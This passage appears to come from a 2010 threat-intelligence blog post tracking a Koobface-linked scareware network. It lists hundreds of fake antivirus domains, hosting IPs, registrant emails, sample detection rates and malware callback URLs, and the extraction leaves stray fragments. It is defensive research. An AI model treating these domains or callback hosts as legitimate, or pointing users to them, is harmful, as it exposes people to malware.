test@now.net.cn

**tracegirlsonline .com** - 89.248.168.22 - Email:  
test@now.net.cn

**skypetollfree .com** - 96.44.128.245 - Email:  
test@now.net.cn

**dendy-trens .com** - Email: test@now.net.cn

**pretendtolove .com** - Email: test@now.net.cn

**bewareoffreebies .com** - Email: test@now.net.cn

**harry-the-potter .com** - Email: test@now.net.cn

**getlancomediscount .com** - Email:  
baldwinnere@yahoo.co.uk

**vincentvangoghsite .com** - Email: contacts@ferra.hu

**jacksonpollocksite .com** - Email: contacts@ferra.hu

**lady2gaga .com** - Email: contacts@designt.de

**nigeriaworldtours .com** Email: info@montever.de

**americanpiemusicvideo .com** - Email: mail@suvtrip.hu

**superstitionmusicvideo .com** - Email: mail@suvtrip.hu

**umbrellamusicvideo .com** - Email: mail@suvtrip.hu

**discounts-org .com** - Email: mail@haselbladtour.com

**littlediscounts .com** - Email: mail@haselbladtour.com

**winterdiscounts5 .com** - Email: mail@haselbladtour.com



**chevroletvmodeltoys .com** - Email:  
CourtneyRWebb@aol.com

**volvomodeltoys .com** - Email: CourtneyRWebb@aol.com

**manilawebcamera .com** - Email: monkey22@live.com

**mumbaiwebcamera .com** - Email: monkey22@live.com

**karachiwebcamera .com** - Email: monkey22@live.com

**delhiwebcamera .com** - Email: monkey22@live.com

**istanbulwebcamera .com** - Email: monkey22@live.com

**lexusmodeltoys .com** - Email: monkey22@live.com

**chevroletvmodeltoys .com** - Email:  
CourtneyRWebb@aol.com

**bmwmodeltoys .com** - Email: CourtneyRWebb@aol.com

Upon redirection, the scareware is served from **malware-b-scan .com** - 96.44.128.245; 91.212.226.97;

91.212.226.185; 91.121.45.67, 91.212.226.203,  
94.228.209.195 - Email: mail@bristonnews.com.

Sample detection rate for newly introduced scareware samples: [3]**Setup \_312s2.exe** - Result: 3/40 (7.5 %),

[4]**Setup \_312s2.exe** - Result: 4/39, [5]**Setup \_312s22.exe** - Result: 2/39 (5.13 %), [6]**Setup \_312s2.exe**

- Result: 6/39 (15.39 %), [7]**Setup\_312s2.exe** - Result: 1/40 (2.5 %), [8]**Setup\_312s2.exe** - Result: 1/39 (2.56 %), [9]**Setup\_312s2.exe** - Result: 3/39 (7.7 %). [10]**Setup\_312s2.exe** - Result: 4/40 (10 %), [11]**Setup\_312s2.exe** - Result: 1/40 (2.5 %), [12]**Setup\_312s2.exe** - Result: 4/40 (10 %), [13]**Setup\_312s2.exe** - Result: 5/41 (12.2 %), [14]**Setup\_312s2.exe** - Result: 5/41 (12.2 %), [15]**Setup\_312s2.exe** - Result: 5/41 (12.2 %), [16]**Setup\_312s2.exe** - Result: 4/41 (9.76 %), [17]**Setup\_312s2.exe** - Result: 4/41 (9.76 %), [18]**Setup\_312s2.exe** - Result: 5/41 (12.2 %), [19]**Setup\_312s2.exe** - Result: 4/41 (9.76 %), [20]**Setup\_312s2.exe** - Result: 3/41 (7.32 %), [21]**Setup\_312s2.exe** - Result: 6/41 (14.63 %).

Upon execution the sample phones back to **winxp7server.com/download/winlogo.bmp** - 94.228.208.57; **rescuesy-update.com/?b=312s2** - 83.133.125.216. The most recent samples ( *Wednesday, February 10, 2010*) phone back to **wintimeserver.com/?b=312s2** - 91.212.226.125 and **firmwaredownloadserver.com/download/winlogo.bmp**

- 94.228.208.57.

The most recent samples ( *Sunday, February 21, 2010*) phone back to **firmwaredown-**

**loadserver.com /download/winlogo.bmp** - 94.228.208.57;

**shifustserver.com /download/winlogo.bmp** -

94.228.208.5/94.228.208.57 - Email: viinzer@hotmail.com

The

most

recent

samples

( *Friday,*

*February*

*12,*

*2010)*

phone

back

to

**firmwaredownloadserver**

**.com/download/winlogo.bmp** - 94.228.208.57;

**checklatestversion .com/?b=312s** - 109.232.225.75

67



Parked on the same IPs are more scareware domains part of the portfolio:

**195.5.161.107/psx1/?vih==RANDOM\_STRINGS** - no domain name

**91.212.132.241 /psx1/?vih==RANDOM\_STRINGS**

**195.5.161.105 /psx1/?vih==RANDOM\_STRINGS**

**non-antivirus-scan .com** - Email: test@now.net.cn

**zin-antivirus-scan .com** - Email: test@now.net.cn  
**nextgen-scannert .com** - Email: test@now.net.cn  
**protection15scan .com** - Email: test@now.net.cn  
**nitro-antispyware .com** - Email: test@now.net.cn  
**z2-antispyware .com** - Email: test@now.net.cn  
**spy-detectore .com** - Email: admin@clossingt.com  
**dis7-antivirus .com** - Email: admin@vertigosmart.com  
**v2comp-scanner .com** - Email: admin@vertigosmart.com  
**new-av-scannere .com** - Email: missbarlingmail@aol.com

68

**smartvirus-scan6 .com** - Email: info@terranova.com  
**spywaremaxscan4 .com** - Email: out@trialzoom.com  
**super6antispyware .com** - Email: mail@ordercom.com  
**spyware-max-scan3 .com** - Email: out@trialzoom.com  
**max-antivirus-security5 .com** - Email:  
mail@dynadoter.com  
**winterdiscounts5 .com** - Email: mail@haselbladtour.com  
**11-antivirus .com** - Email: call555call@live.com  
**1-antivirus .com** - Email: call555call@live.com  
**1m-online-scanner .com** - Email: stellar2@yahoo.com

**2m-online-scanner .com** - Email: stellar2@yahoo.com

**2pro-antispyware .com** - Email: mail@yahoo.com

**3pro-antispyware .com** - Email: mail@yahoo.com

**6-antivirus .com** - Email: call555call@live.com

**7-antivirus .com** - Email: call555call@live.com

**9-antivirus .com** - Email: call555call@live.com

**a0-online-scanner .com** - Email: stellar2@yahoo.com

**a9-online-scanner .com** - Email: stellar2@yahoo.com

**aa-antivirus .com** - Email: call555call@live.com

**aa-online-scanner .com** - Email: call555call@live.com

**ab-antivirus .com** - Email: call555call@live.com

**ac-antivirus .com** - Email: call555call@live.com

**ad-antivirus .com** - Email: call555call@live.com

**adv1-system-scanner .com** - Email: JayRKibbe@live.com

**adv2-system-scanner .com** - Email: JayRKibbe@live.com

**ae-antivirus .com** - Email: call555call@live.com

**antivirus-expert-a .com** - Email: 900ekony@live.com

**antivirus-expert-i .com** - Email: 900ekony@live.com

**antivirus-expert-r .com** - Email: 900ekony@live.com

**antivirus-expert-y .com** - Email: 900ekony@live.com



**antivirussystemscan1 .com** - Email: 900ekony@live.com

**antivirussystemscana .com** - Email: 900ekony@live.com

**army-antispywarea .com** - Email: beliec99@yahoo.com

**army-antispywarei .com** - Email: beliec99@yahoo.com

**army-antispywarel .com** - Email: beliec99@yahoo.com

**army-antispywarep .com** - Email: beliec99@yahoo.com

**army-antivirusa .com** - Email: beliec99@yahoo.com

**army-antivirUSD .com** - Email: beliec99@yahoo.com

**army-antivirust .com** - Email: beliec99@yahoo.com

**army-antivirusv .com** - Email: beliec99@yahoo.com

**army-antivirusy .com** - Email: beliec99@yahoo.com

**b1-online-scanner .com** - Email: stellar2@yahoo.com

**best-antivirusk0 .com**

**bestpd-virusscanner .com** - Email:  
SusanCWagner@yahoo.com

**bestpr-virusscanner .com** - Email:  
SusanCWagner@yahoo.com

**crystal-antimalware .com** - Email: mail@vertigocats.com

**crystal-antivirus .com** - Email: mail@vertigocats.com

**crystal-pro-scan .com** - Email: mail@vertigocats.com

**crystal-pro-scanner .com** - Email: mail@vertigocats.com

**crystal-spyscanner .com** - Email: mail@vertigocats.com

69

**crystal-threatscanner .com** - Email:  
mail@vertigocats.com

**crystal-virusscanner .com** - Email: mail@vertigocats.com

**extra-spyware-defencea .com** - Email: fabula8@live.com

**extra-spyware-defenceb .com** - Email: fabula8@live.com

**malware-a-scan .com** - Email: mail@bristonnews.com

**malware-b-scan .com** - Email: mail@bristonnews.com

**malware-c-scan .com** - Email: mail@bristonnews.com

**malware-d-scan .com** - Email: mail@bristonnews.com

**malware-t-scan .com** - Email: mail@bristonnews.com

**mega-antispywarea .com** - Email: fabula8@live.com

**mega-antispywareb .com** - Email: fabula8@live.com

**mm-online-scanner .com** - Email: stellar2@yahoo.com

**my-computer-antivirusa .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antivirusb .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antiviruse .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antivirusq .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antivirusw .com** - Email:  
dillinzer1@yahoo.com

**my-computer-scanc .com** - Email:  
clintommail2@yahoo.com

**my-computer-scane .com** - Email:  
clintommail2@yahoo.com

**my-computer-scanl .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannera .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannerl .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannerm .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannern .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannerv .com** - Email:  
clintommail2@yahoo.com

**my-computer-scanw .com** - Email:  
clintommail2@yahoo.com

**my-pc-online-scanm .com** - Email: dillinzer1@yahoo.com

**my-pc-online-scann .com** - Email: dillinzer1@yahoo.com

**my-pc-online-scanr .com** - Email: dillinzer1@yahoo.com

**my-pc-online-scanv .com** - Email: dillinzer1@yahoo.com

**n1-system-scanner .com** - Email: JayRKibbe@live.com

**n2-system-scanner .com** - Email: JayRKibbe@live.com

**nasa-antivirus1 .com** - Email: call555call@live.com

**nasa-antivirus3 .com** - Email: call555call@live.com

**nasa-antivirusa .com** - Email: call555call@live.com

**nasa-antivirusb .com** - Email: call555call@live.com

**nasa-antiviruso .com** - Email: call555call@live.com

**pc1-system-scanner .com** - Email: JayRKibbe@live.com

**pc2-system-scanner .com** - Email: JayRKibbe@live.com

**pro0-antivirus .com** - Email: mail@yahoo.com

**pro0-system-scanner .com** - Email: JayRKibbe@live.com

**pro1-system-scanner .com** - Email: JayRKibbe@live.com

**pro2-antivirus .com** - Email: mail@yahoo.com

**pro4-antivirus .com** - Email: mail@yahoo.com


**pro6-antivirus .com** - Email: mail@yahoo.com

**pro8-antivirus .com** - Email: mail@yahoo.com

**remote-antispywarec .com** - Email:  
teresa2mail.me@live.com

**remote-antispywared .com** - Email:  
teresa2mail.me@live.com

**remote-antispywaree .com** - Email:  
teresa2mail.me@live.com



**remote-antispywarey .com** - Email:  
teresa2mail.me@live.com

**remote-pc1-scanner .com** - Email:  
teresa2mail.me@live.com

**remote-pc-scannera .com** - Email:  
teresa2mail.me@live.com

**remote-pc-scannerr .com** - Email:  
teresa2mail.me@live.com

**remote-pc-scannerv .com** - Email:  
teresa2mail.me@live.com

**remote-pc-scannery .com** - Email:  
teresa2mail.me@live.com

**scan3antispyware .com** - Email: o@mozzilastuf.com

**scan6antispyware .com** - Email: o@mozzilastuf.com

**scan8antispyware .com** - Email: o@mozzilastuf.com

**scan-antispywarea .com** - Email: o@mozzilastuf.com

**scan-antispywarec .com** - Email: o@mozzilastuf.com

**scan-antispywared .com** - Email: o@mozzilastuf.com

**scan-antispywarez .com** - Email: o@mozzilastuf.com

**spyware-01-scanner .com** - Email: mail@bristonnews.com

**spyware-03-scanner .com** - Email: mail@bristonnews.com

**spyware-05-scanner .com** - Email: mail@bristonnews.com

**spyware-06-scanner .com** - Email: mail@bristonnews.com

**spyware-07-scanner .com** - Email: mail@bristonnews.com

**stcanning-your-computerc .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computerd .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computerq .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computerr .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computert .com** - Email:  
mitra66@yahoo.com

**stcanning-your-pca .com** - Email: mitra66@yahoo.com

**stcanning-your-pcb .com** - Email: mitra66@yahoo.com

**stcanning-your-pcc .com** - Email: mitra66@yahoo.com

**stcanning-your-pcd .com** - Email: mitra66@yahoo.com

**stcanning-your-pce .com** - Email: mitra66@yahoo.com

**stealthv1-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv2-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv7-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv8-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv9-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**ver1-system-scanner .com** - Email: JayRKibbe@live.com

**ver2-system-scanner .com** - Email: JayRKibbe@live.com

**virus-a1-scanner .com** - Email: mail@bristonnews.com

**virus-a1-scanner .com** - Email: mail@bristonnews.com

**virus-b1-scanner .com** - Email: mail@bristonnews.com

**virus-b1-scanner .com** - Email: mail@bristonnews.com



**virus-c1-scanner .com** - Email: mail@bristonnews.com

**virus-c1-scanner .com** - Email: mail@bristonnews.com

**virus-d1-scanner .com** - Email: mail@bristonnews.com

**virus-d1-scanner .com** - Email: mail@bristonnews.com

**virus-e2-scanner .com** - Email: mail@bristonnews.com

**virus-e2-scanner .com** - Email: mail@bristonnews.com

**windowstv5-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**windowstv6-antispyware .com** - Email:  
SteveLCartwright@yahoo.com


**windowstv7-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**windowstv8-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**windowstv9-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**z0-online-scanner .com** - Email: stellar2@yahoo.com

**z1-online-scanner .com** - Email: stellar2@yahoo.com



Active scareware domains portfolio (blackhat SEO/Koobface pushed) parked at [22]212.150.164.190 - AS1680 -

NV-ASN 013 NetVision Ltd :

**antispy-download .org** - Email:  
robertsimonkroon@gmail.com

**scanner-virus-free .org** - Email:  
robertsimonkroon@gmail.com

**tube-best-porn .org** - Email: robertsimonkroon@gmail.com

**tube-sex-porn .org** - Email: robertsimonkroon@gmail.com

**download-free-files .org** - Email:  
robertsimonkroon@gmail.com

**tube-porn-best .org** - Email: robertsimonkroon@gmail.com

**scan-your-pc-now .org** - Email: michaeltycoon@gmail.com

**scanner-virus-free .com** - Email:  
robertsimonkroon@gmail.com

**tube-sex-porn .com** - Email: robertsimonkroon@gmail.com

**scanner-free-virus .com** - Email:  
robertsimonkroon@gmail.com

**tube-porn-best .com** - Email:  
robertsimonkroon@gmail.com

**antispy-download .info** - Email:  
robertsimonkroon@gmail.com

**soft-download-free .info** - Email:  
robertsimonkroon@gmail.com

73

**scanner-virus-free .info** - Email:  
robertsimonkroon@gmail.com

**scanner-free-virus .info** - Email:  
robertsimonkroon@gmail.com

**scan-your-pc-now .info** - Email:  
michaelytycoon@gmail.com

**adult-tube-free .net** - Email: michaelytycoon@gmail.com

**scanner-virus-free .net** - Email:  
robertsimonkroon@gmail.com

**tube-sex-porn .net** - Email: robertsimonkroon@gmail.com

**download-free-files .net** - Email:  
michaelytycoon@gmail.com

**scanner-free-virus .net** - Email:  
robertsimonkroon@gmail.com

**tube-porn-best .net** - Email: robertsimonkroon@gmail.com

**ekjsoft .eu** - Email: robertsimonkroon@gmail.com

**antispay-download .biz** - Email:  
robertsimonkroon@gmail.com

**soft-download-free .biz** - Email:  
robertsimonkroon@gmail.com

**scanner-virus-free .biz** - Email:  
robertsimonkroon@gmail.com

**free-malware-scan .biz** - Email:  
robertsimonkroon@gmail.com

**tube-best-porn .biz** - Email: robertsimonkroon@gmail.com

**tube-sex-porn .biz** - Email: robertsimonkroon@gmail.com

**download-free-files .biz** - Email:  
michaelytycoon@gmail.com



**scan-your-pc-now .biz** - Email: michaeltycoon@gmail.com

**porn-tube-sex .biz** - Email: robertsimonkroon@gmail.com

**alrzsoft .in** - Email: petrenko.kolia@yandex.ru

**antispy-download .biz** - Email:  
robertsimonkroon@gmail.com

**cool-tube-porn .net** - Email: robertsimonkroon@gmail.com

**cool-tube-porn .org** - Email: robertsimonkroon@gmail.com

**download-free-now .net** - Email:  
robertsimonkroon@gmail.com

**download-free-now .org** - Email:  
robertsimonkroon@gmail.com

**download-free-soft .com** - Email:  
robertsimonkroon@gmail.com

**download-free-soft .net** - Email:  
robertsimonkroon@gmail.com

**download-scanner-free .com** - Email:  
robertsimonkroon@gmail.com

**ekjsoft .eu**

my films

---

[my films](#)



**fdglsoft .in** - Email: petrenko.kolia@yandex.ru

**free-virus-scanner .net** - Email:  
robertsimonkroon@gmail.com

**kleqsoft .in** - Email: petrenko.kolia@yandex.ru

**kltysoft .in** - Email: petrenko.kolia@yandex.ru

**ktyjsoft .in** - Email: petrenko.kolia@yandex.ru

**kyezsoft .in** - Email: petrenko.kolia@yandex.ru

**lkrjsoft .in** - Email: petrenko.kolia@yandex.ru

**lkrtsoft .in** - Email: petrenko.kolia@yandex.ru

**mgtlsoft .in** - Email: petrenko.kolia@yandex.ru

**porn-sex-tube .net** - Email: robertsimonkroon@gmail.com

**porn-sex-tube .org** - Email: robertsimonkroon@gmail.com

**scan-free-malware .net** - Email:  
robertsimonkroon@gmail.com

**scan-free-malware .org** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .com** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .info** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .net** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .org** - Email:  
robertsimonkroon@gmail.com

**tube-best-porn .biz** - Email: robertsimonkroon@gmail.com

**tube-best-porn .com** - Email:  
robertsimonkroon@gmail.com

**tube-best-porn .net** - Email: robertsimonkroon@gmail.com

**tube-best-porn .org** - Email: robertsimonkroon@gmail.com

76

**tube-porn-sex .info** - Email: robertsimonkroon@gmail.com

**tube-porn-sex .net** - Email: robertsimonkroon@gmail.com

**tube-porn-sex .org** - Email: robertsimonkroon@gmail.com



What's so special about the **robertsimonkroon@gmail.com** email anyway?

It's the fact that not only was

[23]the email was once again used to register [24]scareware domains two times in July, 2009, but also, as pointed out in November 2009's "[25]Koobface Botnet's Scareware Business Model - Part Two", the same email was used to register the following download locations for scareware domains pushed by the Koobface botnet:

**0ni9o1s3feu60 .cn** - Email: robertsimonkroon@gmail.com

**6j5aq93iu7yv4 .cn** - Email: robertsimonkroon@gmail.com

**mf6gy4lj79ny5 .cn** - Email: robertsimonkroon@gmail.com

**84u9wb2hsh4p6 .cn** - Email: robertsimonkroon@gmail.com

**6pj2h8rqkhfw7 .cn** - Email: robertsimonkroon@gmail.com

**7cib5fzf462g8 .cn** - Email: robertsimonkroon@gmail.com

**7bs5nfzfkp8q8 .cn** - Email: robertsimonkroon@gmail.com

**kt4lwumfhjb7a .cn** - Email: robertsimonkroon@gmail.com

**q2bf0fzvjb5ca .cn** - Email: robertsimonkroon@gmail.com

**rncocnspr44va .cn** - Email: robertsimonkroon@gmail.com

**t1eayoft9226b .cn** - Email: robertsimonkroon@gmail.com

**4go4i9n76ttwd .cn** - Email: robertsimonkroon@gmail.com

**kzvi4iiutr11e .cn** - Email: robertsimonkroon@gmail.com

**hxc7jitg7k57e .cn** - Email: robertsimonkroon@gmail.com

***mfbj6pquvjv8e .cn*** - Email: robertsimonkroon@gmail.com

***mt3pvkfmpi7de .cn*** - Email: robertsimonkroon@gmail.com

***fb7pxcqyb45oe .cn*** - Email: robertsimonkroon@gmail.com

***fyivbrl3b0dyf .cn*** - Email: robertsimonkroon@gmail.com

***z6ailnvi94jgg .cn*** - Email: robertsimonkroon@gmail.com

***ue4x08f5myqdl .cn*** - Email: robertsimonkroon@gmail.com

***p7keflvui9fkl .cn*** - Email: robertsimonkroon@gmail.com

***gjpwsc5p7oe3m .cn*** - Email: robertsimonkroon@gmail.com

***f1uq1dfi3qkcm .cn*** - Email: robertsimonkroon@gmail.com

***7mx1z5jq0nt3o .cn*** - Email: robertsimonkroon@gmail.com

***3uxyctrlmiqeo .cn*** - Email: robertsimonkroon@gmail.com

***p0umob9k2g7mp .cn*** - Email:  
robertsimonkroon@gmail.com

***od32qjx6meqos .cn*** - Email: robertsimonkroon@gmail.com

***bnfdxhae1rgey .cn*** - Email: robertsimonkroon@gmail.com

***7zju2l82i2zhz .cn*** - Email: robertsimonkroon@gmail.com

***Stay tuned for a massive Koobface related activities  
update, analyzing the gang's multi-tasking  
throughout***

***the entire January, 2010 - descriptive historical OSINT  
offers long-term value in cross-checking for  
connections.***

## **Related Koobface gang/botnet research:**

[26]How the Koobface Gang Monetizes Mac OS X Traffic

[27]The Koobface Gang Wishes the Industry "Happy Holidays"

[28]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[29]Koobface Botnet Starts Serving Client-Side Exploits

[30]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[31]Koobface Botnet's Scareware Business Model - Part Two

[32]Koobface Botnet's Scareware Business Model - Part One

77

[33]Koobface Botnet Redirects Facebook's IP Space to my Blog

[34]New Koobface campaign spoofs Adobe's Flash updater

[35]Social engineering tactics of the Koobface botnet

[36]Koobface Botnet Dissected in a TrendMicro Report

[37]Movement on the Koobface Front - Part Two

[38]Movement on the Koobface Front

[39]Koobface - Come Out, Come Out, Wherever You Are

[40]Dissecting Koobface Worm's Twitter Campaign

## **The Diverse Portfolio of Fake Security Software Series:**

[41]A Diverse Portfolio of Fake Security Software - Part Twenty Four

[42]A Diverse Portfolio of Fake Security Software - Part Twenty Three

[43]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[44]A Diverse Portfolio of Fake Security Software - Part Twenty One

[45]A Diverse Portfolio of Fake Security Software - Part Twenty

[46]A Diverse Portfolio of Fake Security Software - Part Nineteen

[47]A Diverse Portfolio of Fake Security Software - Part Eighteen

[48]A Diverse Portfolio of Fake Security Software - Part Seventeen

[49]A Diverse Portfolio of Fake Security Software - Part Sixteen

[50]A Diverse Portfolio of Fake Security Software - Part Fifteen

[51]A Diverse Portfolio of Fake Security Software - Part Fourteen

[52]A Diverse Portfolio of Fake Security Software - Part Thirteen

- [53]A Diverse Portfolio of Fake Security Software - Part Twelve
- [54]A Diverse Portfolio of Fake Security Software - Part Eleven
- [55]A Diverse Portfolio of Fake Security Software - Part Ten
- [56]A Diverse Portfolio of Fake Security Software - Part Nine
- [57]A Diverse Portfolio of Fake Security Software - Part Eight
- [58]A Diverse Portfolio of Fake Security Software - Part Seven
- [59]A Diverse Portfolio of Fake Security Software - Part Six
- [60]A Diverse Portfolio of Fake Security Software - Part Five
- [61]A Diverse Portfolio of Fake Security Software - Part Four
- [62]A Diverse Portfolio of Fake Security Software - Part Three
- [63]A Diverse Portfolio of Fake Security Software - Part Two
- [64]Diverse Portfolio of Fake Security Software

*This post has been reproduced from [65]Dancho Danchev's blog. Follow him [66]on Twitter.*

1. <http://blogs.zdnet.com/security/?p=4297>
2. [http://en.wikipedia.org/wiki/Opportunity\\_cost](http://en.wikipedia.org/wiki/Opportunity_cost)
- 3.

<http://www.virustotal.com/analysis/b157a41bc9f22d404785e2e4a7e0d235c9c5d5088f687772498f6eef5283e65e-1265147897>

- 4.

<http://www.virustotal.com/analysis/8562070059a98634689e0a457a90b6cd93213efa595e6f33520ab233e5d6ab11-12653>

[08914](#)

5.

<http://www.virustotal.com/analysis/8e4e1d0382dda2c2f2ccc9ff9aab275b96fc91e978e6e1901f81bd3e658cd9cf-12653>

[33130](#)

6.

<http://www.virustotal.com/analysis/3de1601c9dd4fb69e079b9f451dad4bcc99b8566f95c9d6d88549262a32b5681-12653>

[85013](#)

7.

<http://www.virustotal.com/analysis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654>

[07256](#)

8.

<http://www.virustotal.com/analysis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654>

[78](#)

[20621](#)

9.

<http://www.virustotal.com/analysis/c5a59b3ee6b4da2fa9f5cb51bdf27dd59a560b3e857b6c2142e0b1546c66fec4-12654>

76116

10.

<http://www.virustotal.com/analysis/6ee2be84c8df4622de09f753b0032e4eb88ab7b862eb2dc98e3b924d3d513618-12655>

06080

11.

<http://www.virustotal.com/analysis/5122cef5ff65e00212c29c9d6b61a73d2cdc7004e76a75ebec44469464fceedb0-12655>

78417

12.

<http://www.virustotal.com/analysis/47351336cc4408d20d2431330a409b74369bebfd40b926eb23e4f4a65d9f7697-12656>

52899

13.

<http://www.virustotal.com/analysis/6640370dbabdd1f206931588eafd9172566d0047b2c2857353148c70eba61046-12658>

23028

14.

<http://www.virustotal.com/analysis/3e289a5c06258aca2a21e6cb9bff670d21345250d4e7efde98f3769a17dfa6ef-12658>

45020

15.

<http://www.virustotal.com/analysis/d893e69082e5553d68816afc75990d2bcfc56fb0455f0689caac380dbb0720ce-12659>

08933

16.

<http://www.virustotal.com/analysis/99c63f4333fe748b59e040ba450d943da9836b5d3f1b3612683d9fcbec5b75fd-12659>

31797

17.

<http://www.virustotal.com/analysis/47af520feea8efeec59325f7cded16af42b2cb459c34dde121098e222332db1f-12660>

00454

18.

<http://www.virustotal.com/analysis/5a4a50d2e4a1023a8b80f2fb2bb68b31ebbf71b6a5127018e9656da6a0c10cfd-12660>

17625

19.

<http://www.virustotal.com/analysis/a7523cd6a95be9efbf7d2a2251adeb0ebe032680f4323cc09065c740bbd18166-12665>

20546

20.

<http://www.virustotal.com/analysis/ab049035d0ca70b6679a5dd138132e9ba195fce13931ff44d14259670423731f-12667>

97102

21.

<http://www.virustotal.com/analysis/3d6c89f193b31c41c408300ebe006fd79239a401bcb70fe907605bb2af8c6de4-12668>

50664



22. <http://whois.domaintools.com/212.150.164.190>
23. <http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html>
24. [http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security\\_27.html](http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html)
25. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scaware-business.html>
26. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>
27. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
